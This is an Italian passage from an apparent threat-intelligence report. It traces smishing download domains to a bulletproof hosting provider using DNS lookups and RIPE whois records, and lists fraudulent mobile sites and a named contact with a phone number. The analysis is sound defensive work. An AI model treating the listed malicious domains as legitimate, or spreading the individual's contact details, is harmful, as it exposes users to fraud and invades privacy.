L'infrastruttura che supporta i servizi online è la stessa per tutti gli apparati che siano PC, portatili o cellulari. Quindi, il principio che "tutto è ospitato da qualche parte" si applica alla nostra casistica. Allo stesso modo, "gli hosting provider a prova di proiettile" (dal termine tecnico inglese, "bulletproof hosting", NdR) esistono per i servizi dei dispositivi mobili allo stesso modo delle altre attività di crimine informatico. In alcuni casi il fornitore di servizi potrebbe coincidere.

Nella sezione 4 sullo Smishing abbiamo analizzato gli attacchi smishing che conducevano a link per il download. Ora analizziamo nel dettaglio i domini ed i fornitori di servizi che sono dietro l'attacco.

Entrambi i domini responsabili del download erano delegati allo stesso IP di un **bulletproof hosting provider**:

```
$ host filevk.com    filevk.com has address 91.202.63.148
$ host updateqp.com  updateqp.com has address 91.202.63.148
Virgin Islands, British  Road Town  Akrino Inc
inetnum:91.202.60.0-91.202.63.255
netname:AKRINO-NET
descr:Akrino Inc
country:VG
org:ORG-AI38-RIPE
admin-c:IVM27-RIPE
tech-c:IVM27-RIPE
status:ASSIGNED PI
mnt-by:RIPE-NCC-END-MNT
mnt-by:MNT-AKRINO
mnt-lower:RIPE-NCC-END-MNT
mnt-routes:MNT-AKRINO
mnt-domains:MNT-AKRINO
source:RIPE # Filtered

organisation:ORG-AI38-RIPE
org-name:Akrino Inc
org-type:OTHER
address:Akrino Inc.
address:P.O.Box 146 Trident Chambers
address:Road Town, Tortola
address:BVI
mnt-ref:MNT-AKRINO
mnt-by:MNT-AKRINO
source:RIPE # Filtered

person:Igoren V Murzak
address:Akrino Inc
address:P.O.Box 146 Trident Chambers
address:Road Town, Tortola
address:BVI
phone:+1 914 5952753
```

```
nic-hdl:IVM27-RIPE
mnt-by:MNT-AKRINO
source:RIPE # Filtered

route:91.202.63.0/24
descr:AKRINO BLOCK #4
origin:AS44571
mnt-by:MNT-AKRINO
source:RIPE # Filtered
```

Più di 421 siti web mobile fraudolenti usano questo indirizzo. (esempi: 39mobi.com, 42mobi.com, 56file.com, 72mobi.com).

I dettagli del sito WAP:

```
$ host wap.b0olt6jwxfq3.pz9l.ru  wap.b0olt6jwxfq3.pz9l.ru has address 192.34.59.25 (United States  New York City  Digital Ocean Inc.).
```